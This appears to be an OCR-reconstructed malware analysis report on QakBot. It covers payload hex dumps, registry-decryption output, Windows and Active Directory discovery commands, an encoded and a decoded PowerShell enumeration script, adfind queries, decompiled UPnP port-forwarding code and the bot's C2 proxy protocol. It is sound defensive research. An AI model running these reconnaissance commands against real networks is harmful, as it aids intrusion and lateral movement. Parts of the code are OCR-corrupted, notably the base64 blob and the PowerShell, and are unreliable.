Size on disk:  720 KB (737,280 bytes)
```


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000400  55 8B EC B8 E0 24 00 10 05 80 10 00 10 05 90 D6  U‹ì¸à$...€.....Ö
00000410  09 10 2D BC 19 0C 10 05 68 72 07 10 B9 04 00 00  ..-¼....hr..¹...
00000420  00 D1 E1 8B 91 64 7F 07 10 8D 84 10 70 7F 07 10  .Ñá‹'d....„.p...
00000430  A3 08 1A 0C 10 5D C3 CC CC CC CC CC CC CC CC CC  £....]ÃÌÌÌÌÌÌÌÌÌ
00000440  55 8B EC 6A 00 B9 10 1A 0C 10 E8 81 F5 03 00 68  U‹ìj.¹....è.õ..h
00000450  80 62 07 10 E8 A1 5B 04 00 83 C4 04 5D C3 CC CC  €b..è¡[..ƒÄ.]ÃÌÌ
00000460  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00000470  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00000480  34 33 D2 8B C6 F7 F1 48 8B 43 08 48 8D 3C D0 48  43Ò‹Æ÷ñH‹C.H.<ÐH
00000490  8B 07 48 3B C3 74 23 66 0F 1F 44 00 00 3B 70 08  ‹.H;Ãt#f..D..;p.
000004A0  75 06 83 78 0C 20 74 12 48 8B F8 48 8B 00 48 3B  u.ƒx. t.H‹øH‹.H;
000004B0  C3 75 EA EB 05 48 8D 7C 24 30 BA 08 00 00 00 48  Ãuêë.H.|$0º....H
000004C0  8B CB FF 15 35 F2 16 00 48 85 C0 74 12 48 8B 0F  ‹Ëÿ.5ò..H…Àt.H‹.
000004D0  48 89 08 89 70 08 C7 40 0C 20 00 00 00 EB 03 49  H‰.‰p.Ç@. ...ë.I
000004E0  8B C6 48 89 07 48 8B 5C 24 30 FF 43 14 8B 43 10  ‹ÆH‰.H‹\$0ÿC.‹C.
000004F0  83 F8 01 74 61 85 C0 74 5D C7 44 24 20 08 00 00  ƒø.ta…Àt]ÇD$ ...
00000500  00 41 B9 10 00 00 00 4C 8D 05 4F 48 03 00 48 8D  .A¹....L..OH..H.
00000510  15 28 3F F0 FF 48 8B CB FF 15 DF EA 16 00 48 8B  .(?ðÿH‹Ëÿ.ßê..H‹
00000520  F8 8B 4B 10 85 C9 74 16 83 F9 FF 74 21 F0 83 43  ø‹K.…Ét.ƒùÿt!ðƒC
00000530  10 FF 0F 95 C1 84 C9 75 15 48 8B 5C 24 30 48 8D  .ÿ.•Á„Éu.H‹\$0H.
00000540  15 18 48 03 00 48 8B CB FF 15 87 EA 16 00 48 8B  ..H..H‹Ëÿ.‡ê..H‹
00000550  DF 48 89 5C 24 30 8B 73 24 81 F6 03 00 00 01 89  ßH‰\$0‹s$.ö....‰
00000560  75 D4 8B 4B 20 85 C9 74 31 33 D2 8B C6 F7 F1 48  uÔ‹K …Ét13Ò‹Æ÷ñH
00000570  8B 43 08 48 8D 3C D0 48 8B 07 48 3B C3 74 20 3B  ‹C.H.<ÐH‹.H;Ãt ;
00000580  70 08 75 09 81 78 0C 03 00 00 01 74 12 48 8B F8  p.u..x.....t.H‹ø
00000590  48 8B 00 48 3B C3 75 E7 EB 05 48 8D 7C 24 30 48  H‹.H;Ãuçë.H.|$0H
000005A0  39 1F 0F 85 89 00 00 00 48 8B CB FF 15 54 F1 16  9....‰...H‹Ëÿ.Tñ.
000005B0  00 84 C0 74 49 8B 73 24 81 F6 03 00 00 01 89 75  .„ÀtI‹s$.ö....‰u
000005C0  D4 8B 4B 20 85 C9 74 31 33 D2 8B C6 F7 F1 48 8B  Ô‹K …Ét13Ò‹Æ÷ñH‹
000005D0  43 08 48 8D 3C D0 48 8B 07 48 3B C3 74 20 3B 70  C.H.<ÐH‹.H;Ãt ;p
000005E0  08 75 09 81 78 0C 03 00 00 01 74 12 48 8B F8 48  .u..x.....t.H‹øH
000005F0  8B 00 48 3B C3 75 E7 EB 05 48 8D 7C 24 30 BA 08  ‹.H;Ãuçë.H.|$0º
```

```
Size:          4.00 KB (4,096 bytes)
Size on disk:  4.00 KB (4,096 bytes)
```

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000400  20 11 41 1C 70 11 41 1C CC 2B 40 1C D8 2B 40 1C   .A.p.A.Ì+@.Ø+@.
00000410  E8 2B 40 1C 00 00 00 80 F4 2B 40 1C 01 00 00 80  è+@....€ô+@....€
00000420  00 2C 40 1C 02 00 00 80 0C 2C 40 1C 03 00 00 80  .,@....€.,@....€
00000430  14 2C 40 1C 04 00 00 80 20 2C 40 1C 06 00 00 80  .,@....€ ,@....€
00000440  2C 2C 40 1C 05 00 00 80 38 2C 40 1C 00 00 00 80  ,,@....€8,@....€
00000450  5C 2C 40 1C 01 00 00 80 80 2C 40 1C 02 00 00 80  \,@....€€,@....€
00000460  A8 2C 40 1C 03 00 00 80 C0 2C 40 1C 04 00 00 80  ¨,@....€À,@....€
00000470  EC 2C 40 1C 06 00 00 80 08 2D 40 1C 05 00 00 80  ì,@....€.-@....€
00000480  60 62 40 1C 40 5E 40 1C C0 62 40 1C B0 5E 40 1C  `b@.@^@.Àb@.°^@.
00000490  20 5F 40 1C D0 5E 40 1C E0 C9 40 1C C0 D3 40 1C   _@.Ð^@.àÉ@.ÀÓ@.
000004A0  10 C4 40 1C A0 C4 40 1C E0 C4 40 1C 80 C5 40 1C  .Ä@. Ä@.àÄ@.€Å@.
000004B0  C0 C5 40 1C E0 C5 40 1C 10 D4 40 1C 60 CA 40 1C  ÀÅ@.àÅ@..Ô@.`Ê@.
000004C0  10 C6 40 1C 20 C6 40 1C B0 C6 40 1C 30 C7 40 1C  .Æ@. Æ@.°Æ@.0Ç@.
000004D0  80 C7 40 1C F0 4C 40 1C 90 64 40 1C 10 D7 40 1C  €Ç@.ðL@..d@..×@.
000004E0  00 4D 40 1C 10 4D 40 1C A0 28 40 1C 38 01 00 00  .M@..M@. (@.8...
000004F0  01 00 00 00 00 00 00 00 C4 10 41 1C B0 43 40 1C  ........Ä.A.°C@.
00000500  00 00 00 00 00 00 00 00 00 00 00 00 30 68 40 1C  ............0h@.
00000510  F0 68 40 1C 90 69 40 1C 30 4D 40 1C 40 4D 40 1C  ðh@..i@.0M@.@M@.
00000520  00 D1 40 1C A0 D0 40 1C F0 D0 40 1C 50 4D 40 1C  .Ñ@. Ð@.ðÐ@.PM@.
00000530  60 C1 40 1C 20 C2 40 1C 60 C3 40 1C A0 C3 40 1C  `Á@. Â@.`Ã@. Ã@.
00000540  F0 C3 40 1C A0 6A 40 1C 20 6B 40 1C E0 67 40 1C  ðÃ@. j@. k@.àg@.
00000550  50 6B 40 1C B0 69 40 1C B0 6A 40 1C 80 6A 40 1C  Pk@.°i@.°j@.€j@.
00000560  70 68 40 1C E0 6A 40 1C 70 BB 40 1C 10 BB 40 1C  ph@.àj@.p»@..»@.
00000570  B0 BB 40 1C 00 69 40 1C C0 69 40 1C 00 6A 40 1C  °»@..i@.Ài@..j@.
00000580  50 A9 40 1C D0 A9 40 1C E0 CA 40 1C 60 AA 40 1C  P©@.Ð©@.àÊ@.`ª@.
00000590  B0 AB 40 1C D0 CB 40 1C 60 5C 40 1C C0 5C 40 1C  °«@.ÐË@.`\@.À\@.
000005A0  90 5C 40 1C E0 4D 40 1C 50 4E 40 1C 90 4E 40 1C  .\@.àM@.PN@..N@.
000005B0  B0 4E 40 1C E0 4E 40 1C 10 6A 40 1C D0 67 40 1C  °N@.àN@..j@.Ðg@.
000005C0  60 68 40 1C 80 6B 40 1C 30 6A 40 1C A0 69 40 1C  `h@.€k@.0j@. i@.
000005D0  80 69 40 1C 10 69 40 1C 60 69 40 1C C0 D1 40 1C  €i@..i@.`i@.ÀÑ@.
000005E0  20 D2 40 1C 90 D2 40 1C B0 D3 40 1C B0 D3 40 1C   Ò@..Ò@.°Ó@.°Ó@.
000005F0  00 62 40 1C 40 5E 40 1C 20 62 40 1C E0 4D 40 1C  .b@.@^@. b@.àM@.
```

Left side: the initial payload; right side: the same payload after the overwritten action

Decrypting binary data added to the Windows Registry




```
C:\Users\[redacted]\Desktop\qakbot-registry-decrypt-main\qakbot-registry-decrypt-main>python qakbot-registry-decrypt.py -r HKEY_CURRENT_USER\SOFTWARE\Microsoft\Maonyoeve
Using password (in UTF-16): "[redacted]"
Password CRC32_shift4 Hash: 0x2c83684c

Registry key path: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Maonyoeve\74eb7259
RC4 key: a5 9f 58 6a de 2e 96 7d 9d 41 ba ef 95 46 9a 27 e8 4a 9a 08
Decrypted value:
00000000: 03 01 1F 00 00 00 35 3B  31 3B 31 36 35 38 32 36  ......5;1;165826
00000010: 38 39 39 39 7C 33 3B 32  31 3B 31 36 35 38 32 36  8999|3;21;165826
00000020: 38 39 39 39 00 23 42 9D  80                       8999.#B..

Registry key path: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Maonyoeve\4174a217
RC4 key: 0a 1c 41 65 cb 69 d3 92 9e d6 5a 1f 78 86 e6 38 89 57 4e 34
Decrypted value:
00000000: 04 01 7A 00 00 00 43 00  3A 00 5C 00 55 00 73 00  ..z...C.:.\.U.s.
00000010: 65 00 72 00 73 00 5C 00  61 00 64 00 6D 00 69 00  e.r.s.\.[redacted]
00000020: 6E 00 5C 00 41 00 70 00  70 00 44 00 61 00 74 00  [redacted]\.A.p.p.D.a.t.
00000030: 61 00 5C 00 52 00 6F 00  61 00 6D 00 69 00 6E 00  a.\.R.o.a.m.i.n.
00000040: 67 00 5C 00 4D 00 69 00  63 00 72 00 6F 00 73 00  g.\.M.i.c.r.o.s.
00000050: 6F 00 66 00 74 00 5C 00  56 00 79 00 62 00 67 00  o.f.t.\.V.y.b.g.
00000060: 65 00 75 00 79 00 65 00  5C 00 6D 00 61 00 6F 00  e.u.y.e.\.m.a.o.
00000070: 6E 00 79 00 6F 00 2E 00  64 00 6C 00 6C 00 00 00  n.y.o...d.l.l...
00000080: 46 E2 3C F8 99 4B 1F DC  82 00 CA 13 63 C3 B0 51  F.<..K......c..Q
00000090: 43 23 B5 59 E3 95 DD D6  6D 1D B6 C6 5C 4A 82 81  C#.Y....m...\J..
000000A0: F3 9B 5A FB 45 44 58 E0                           ..Z.EDX.
```

Discovery

The injected process also performed discovery basics commands. We have observed the following legitimate Microsoft binaries used for the discovery execution:

- systeminfo.exe
- arp.exe
- net.exe
- ipconfig.exe
- netstat.exe
- nltest.exe
- schtasks.exe
- qwinsta.exe
- nslookup.exe
- route.exe

We could see that systeminfo, arp, netstat, and ipconfig commands were used to gather information on the infected machine. Net and nltest commands were used to collect information on the domain network. This information allows the threat actors to plan the next steps to execute the lateral movement and privilege escalation. The main goal at this point is to pivot to the Domain Controller server and access the Domain Admin user.



```
arp -a
ipconfig /all
net localgroup
net share
net view
netstat -nao
route print
whoami /all
```

Additionally, we have observed a new Discovery execution flow via an encoded PowerShell command:

```
powershell -nop -exec bypass - EncodedCommand
JABZAGSAIAA9ACAATSBIAHCALQBPAGIAagBIAGMADAAGAFMAQBZAHQAZQBEAC4ARAB
PAHIAZQBAHQAbwByAHKAUWBIAHIAdgBPAGMAZQBZAC4ARABPAHIAZQBJAHQAbwByA
HKAUWBIAGEACgBjAGGAZQByADsAlAAKAHMADWAUAGYAQBSAHQAZQBYACAAPOACACIA
KAAMACgAcwBhAGOAQQBjAGMAbwB1AG4AdABUAHKACABIADOAOAAWADUAMWAWADYA
MWA2ADKAKOAPACIAOWACACOACWBvAC4ARgBPAG4AZABBAGWADAAOACKAIAB8ACAAUW
BIAGWAZQBJAHQAIAATAFAAcgBvAHAAZQBYAHQAQAgAEAAEWBOADOAJWBOAGEAbQBIA
CCAOWAGAEUAPQB7ACQAXWAUAHAAcgBvAHAAZQBYAHQAAQBIAHMALgBzAGEAbQBhAG
MAYWBVAHUAbgBOAG4AYQBEAGUAFQB9ACWAQAB7AE4APQAnAE8AUWAnADsAIABFADOA
ewAKAFSALgBwAHIAbwBwAGUACEBOAGKAZQBZAC4AbwBwAGUAgBhAHQAAQBAGCACWB
5AHMADABIAGOAfQB9ACWAQAB7AE4APQAnAEQAZQBZAGMAcgAnADsAIABFADOAeWAKAF
8ALgBwAHIAbwBWAGUAGBOAGKAZQBZAC4AZABIAHMAYWByAGKACABOAGKAbwBuAHOAF
QASAEAAeWBOADOAJWBMAGEACWBOAFQAAQBtAGUAJWAZACAARQA9AHSAOWAGAFSAZAB
HAHQAZQBOAGKAbQBIAFOAOgA6AEYAcgBvAGOARgBPAGWAZQBUAGKAbQBIACOAJABfAC4
ACAByAGSACABIAHIADABPAGUACWAUAGWAYQBZAHQALABVAGcAbwBuAHQAaQBtAGUACW
BOAGEAbQBWACAALQBhAHMAIABAHMADABYAGkAbgBnAFOAKQALAFQAbwBTAHQAcgB
PAG4AZWAACcAeQB5AHKAQATAEOATQATAGQAZAAGAEgASAAGAGOAQAnACKAfQB9ACW
AQAB7AE4APOANAEKAUAAnADsAIABFADOAewAKAFSALgBwAHIAbwBwAGUAcgBOAGKAZQ
BzAC4AaQBWAHYANABhAGOAZABYAGUACwBzAHOAFQASAEAAeWBOADOAJWBNAGEAbgBh
AGCAZQBKAEIAQANADSAIABFADOAeWAKAFSALgBwAHIAbwBwAGUAGBOAGKAZQBzAC4A
bQBhAG4AYQBnAGUAZABIAHKAfQB9ACWAQAB7AE4APOANAHAAcgBpAGOAYQByAHKAZW
ByAG8AdQBWACCAOWAGAEUAPQB7ACQAXWAUAHAAcgBvAHAAZQBYAHQAAQBIAHMALNB WAHIAaQ
```

The decoded malicious command:


```
$so = New-Object System.Directory Services. Directory Searcher,
$so.filter = "(&(samAccountType=805306369))";
$so.FindAll(Select - Property @{N='Name';
E={$_.properties.samaccountname}},@{N='OS'; E=
{$_.properties.operatingsystem}},@{N='Descr'; E=
{$_.properties.description}},@{N='LastTime';
E={; [datetime]::FromFileTime($_.properties.lastlogontimestamp -as
(string]).ToString('yyyy-MM-dd HH:mm')}},@{N='IP';
E={$_.properties.ipv4address}},@{N='ManagedBy'; E=
{$_.properties.managedby}},@{N='primarygroup';
E={$_.properties.primarygroup}} | Export-csv CCCCOUT.CSV-encoding utf8
```

Also, adfind was also utilized by the malware as a part of the Discovery action:

```
adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName

adfind.exe -b dc=*,dc=* -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
```

Command and Control

The proxy module of the malware tries to determine which ports are available to listen to using the UPnP port forwarding and tier 2 C2 query. Comparing current and old proxy loader versions revealed some interesting things: the threat actors decided to remove the cURL dependency from the binary and perform all HTTP communications using their own code. Besides removing cURL, they also removed OpenSSL dependencies and embedded all functions into a single executable – there are no more proxy loaders or proxy modules, it’s a single file now.



```
v8 = (CHAR *)alloc(0x48u);
*(_DWORD *)v8 = "NewRemoteHost";
*((_DWORD *)v8 + 1) = 0;
*((_DWORD *)v8 + 2) = "NewExternalPort";
*((_DWORD *)v8 + 3) = a3;
*((_DWORD *)v8 + 4) = "NewProtocol";
*((_DWORD *)v8 + 5) = "TCP";
*((_DWORD *)v8 + 6) = "NewInternalPort";
*((_DWORD *)v8 + 7) = a2;
*((_DWORD *)v8 + 8) = "NewInternalClient";
*((_DWORD *)v8 + 9) = a1;
v9 = a6;
*((_DWORD *)v8 + 10) = "NewEnabled";
*((_DWORD *)v8 + 11) = "1";
v17[0] = v8;
*((_DWORD *)v8 + 12) = "NewPortMappingDescription";
if ( !a6 )
  v9 = "libminiupnpc";
*((_DWORD *)v8 + 13) = v9;
*((_DWORD *)v8 + 14) = "NewLeaseDuration";
*((_DWORD *)v8 + 15) = "0";
v10 = (CHAR *)sub_10004BFA((int)v8, a4, a5, "AddPortMapping", &v16);
v15 = v10;
if ( !v10 )
```

UPnP port forwarding query construction

After trying to determine whether ports are open and the machine could act as a C2 tier 2 proxy, the proxy module also starts a multithreaded SOCKS5 proxy server. The SOCKS5 protocol is encapsulated into the QakBot proxy protocol composed of QakBot proxy command (1 byte), version (1 byte), session id (4 bytes), total packet length (dword), data (total packet length-10). Incoming and outgoing packets are stored in the buffers and may be received/transmitted one by one or in multiple packets in a single TCP data segment (streamed).

The usual proxy module execution flow is as follows:

1. Communicate with the C2, try to forward ports with UPnP and determine available ports and report them to the C2. The usual C2 communication protocol used here is HTTP POST RC4-ciphered JSON data.
2. Download the OpenSSL library. Instead of saving the downloaded file, QakBot measures the download speed and deletes the received file.

3. Set up external PROXY-C2 connection that was received with command 37 (update config)/module 274 (proxy) by the stager.

Communicating with the external PROXY-C2:

1. Send initial proxy module request. The initial request contains the bot ID, the external IP address of the infected machine, reverse DNS lookup of the external IP address, internet speed (measured earlier), and seconds since the proxy module started.
2. Establish a connection (proxy commands sequence 1->10->11) with the PROXY-C2.
3. Initialize sessions, and perform socks5 authorization with login/password (received from PROXY-C2 with command 10).
4. Begin SOCKS5-like communication wrapped into the QakBot proxy module protocol.

QakBot proxy commands are as follows:

Command	Description
1	Hello (bot->C2)
10	Set up auth credentials (C2->bot)
11	Confirm credentials setup (bot->C2)
2	Create new proxy session (C2->bot)
3	SOCKS5 AUTH (bot->C2)
4	SOCKS5 requests processing (works for both sides)
5	Close session (works for both sides)
6	Update session state/session state updated notification (works for both sides)
7	Update session state/session state updated notification (works for both sides)
8	PING (C2->bot)
9	PONG (bot->C2)
19	Save current time in registry (C2->bot)

In many cases, attackers will expand the scope of their attack by using credentials obtained in earlier stages of the attack to move laterally throughout the network. In several instances, attackers would move laterally using Windows Management Instrumentation (WMI) and drop a malicious DLL on the newly accessed device. From there, the attacker will run the same series of discovery commands as they did on the initial access device and will conduct further credential theft.

In other instances, other malicious files are dropped in conjunction with the malicious DLL. For example, several BAT files that were specifically designed to turn off security tools on the affected device were dropped before dropping the malicious DLL. These slight differences in the attack chain are evidence of multiple actors using Qakbot for lateral movement.

In addition to lateral movement, attackers frequently drop additional payloads on affected devices, especially Cobalt Strike. Qakbot has a Cobalt Strike module, and actors who purchase access to machines with prior Qakbot infections may also drop their own Cobalt Strike beacons and additional payloads. Using Cobalt Strike lets attackers have full hands-on-keyboard access to the affected devices, enabling them to perform additional discovery, find high-value targets on the network, move laterally, and drop additional payloads, especially human-operated ransomware variants such as Conti and Egregor.

QakBot statistics


Since we do not collect user data or statistics as of now, we have to rely on external sources on the impact of the **QBot**. Thankfully, Malware Hunters have a great selection of data and representation. This has helped us to analyze how loud the **Quakbot** is quacking.

Impact Analysis

Activity Dynamics


The Qakbot family of malware saw zero activity in the late July of 2021 which was followed by an all-time high in the next 12 months.

That's why the near quiet activity of QBot-related activities should be used to reinforce the defenses.




Samples by file type

The major share of the sampled files were excel sheets, followed closed by DLLs, which isn't surprising considering that the DLLs came as a side loadable file with most of the zip files as well, which came in third. This provides an overview of what files need to be closely monitored when downloading or sharing internally.



